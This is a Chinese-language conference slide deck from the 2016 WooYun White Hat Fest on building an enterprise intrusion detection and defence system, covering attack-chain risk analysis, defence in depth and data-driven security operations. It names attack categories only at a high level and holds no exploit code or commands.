



WHITE HAT FEST

2016乌云白帽大会·不插电

# 入侵对抗体系建设漫谈

江虎

2016.7

# 自我介绍




网络ID:xti9er 十六年安全研究与工作经验  
曾混迹于黑盟、灰色轨迹、幻影等社区

久游 → 腾讯 → 阿里巴巴  
负责集团安全体系架构

专注入侵检测体系建设、取证分析研究  
《互联网企业高级安全指南》

# HOW TO ...



hids

waf

RASP

Big data

rules

Kill chain



# WHY?

## 体系初建

- 风险分析
- 工程化建设
- 运营能力建设


## 数据hack

- 我们在对抗什么？
- 数据化的安全能力建设


## 成熟度模型

- 我理想中的入侵检测成熟度模型




# 知己-风险识别



# 风险识别-攻击链




# 风险识别-资产分析-攻击面



# 风险识别-案例-攻击向量



|   |  |  |                 |
|---|--|--|-----------------|
| <b>业务逻辑</b> <ul style="list-style-type: none"> <li>• 欺诈</li> <li>• 数据盗取</li> </ul>  |  |  |                 |
| <b>PHP</b> <ul style="list-style-type: none"> <li>• sqlinject</li> <li>• webshell</li> </ul>  | <b>JAVA</b> <ul style="list-style-type: none"> <li>• RCE</li> <li>• webshell</li> </ul>        | <b>Other GGI</b> <ul style="list-style-type: none"> <li>• RCE</li> <li>• webshell</li> </ul> |                 |
| <b>LIBC</b> <ul style="list-style-type: none"> <li>• Buffer Overflow</li> <li>• Other exploit</li> </ul>  | <b>LIBPCAP</b> <ul style="list-style-type: none"> <li>• sniffer</li> <li>• Arpspoof</li> </ul> | <b>LIBXXX</b>  | <b>OtherLIB</b> |
| <b>Linux Kernel</b> <ul style="list-style-type: none"> <li>• Priviege Esclation</li> <li>• Information Disclosure</li> <li>• Other exploit</li> </ul> |  |  |                 |



# 工程化-用户体验

安全大牛与运维大拿的不同视角

安全大牛：“你们这个方案太LOW了，分分钟绕过！”

运维大拿：“你们这个方案太大胆了，应用系统的XX都敢动！”

理想与现实的差距



# 工程化-项目运作

## 项目要素

### 收益

### 风险

必要性论  
证

安全能力  
贡献度

业务系统  
新增风险

风险规避  
方案

重点是解决问题，而非炫技  
贪多嚼不烂

# 工程化-纵深防御

- 攻击面
  - 安全系统，交叉覆盖
- 攻击向量
  - 行为数据模型
  - 检测能力纵深
  - 高维防守



# 运营能力建设

- **技术**

- 攻防场景的**技术研究**与深刻理解是设计基础
- 产品代码的**强壮性**是生死存亡的关键

- **项目**

- 项目化运作
- **执行力**

- **产品**

- **用户体验**是项目推动的助推器
- **更新迭代进化能力**是**项目效果能力**的关键

## “数据hack” 数据化对抗

知其然（攻击手法），知其所以然（背景知识）  
源于攻防，但不止于此  
宏观数据趋势分析、微观数据技术分析

# 对抗方式的选择

技术情节，陷入了与黑客**单纯比拼黑客技术**的怪圈。



## 知识库更新**滞后**

- 基于业务场景的通用解决方案
- 源于技术对抗，不止于此

## 对业务更**熟悉**


- 丰富的业务数据，刻画黑白模型
- 聚焦解决业务面临的风险

# 我们在对抗什么？

“苍蝇不叮无缝的蛋”

我们并非在对抗黑客，而是在解决我们犯的错

更快更准更全的风险数据运营能在对抗开始占得先机



redis | 查询

NEW 新建检查 | MIP 导出结果 高级查询

(用时 0.017126 秒)

61003

SN: [redacted]

域名: [redacted]

VIP: [redacted]

进程号: 25948 25948

工作目录: /home/admin/[redacted]-ha/data,/home/admin/[redacted]-ha/data

执行文件: /home/admin/[redacted]-ha/bin/[redacted]-server/home/admin/[redacted]-ha/bin/[redacted]-server

所在域: 集团生产

可达域:



redis alibaba 探索一下

找到约 2 条结果, 2 个主机 (0.053 秒).

120 [redacted]

China Hangzhou

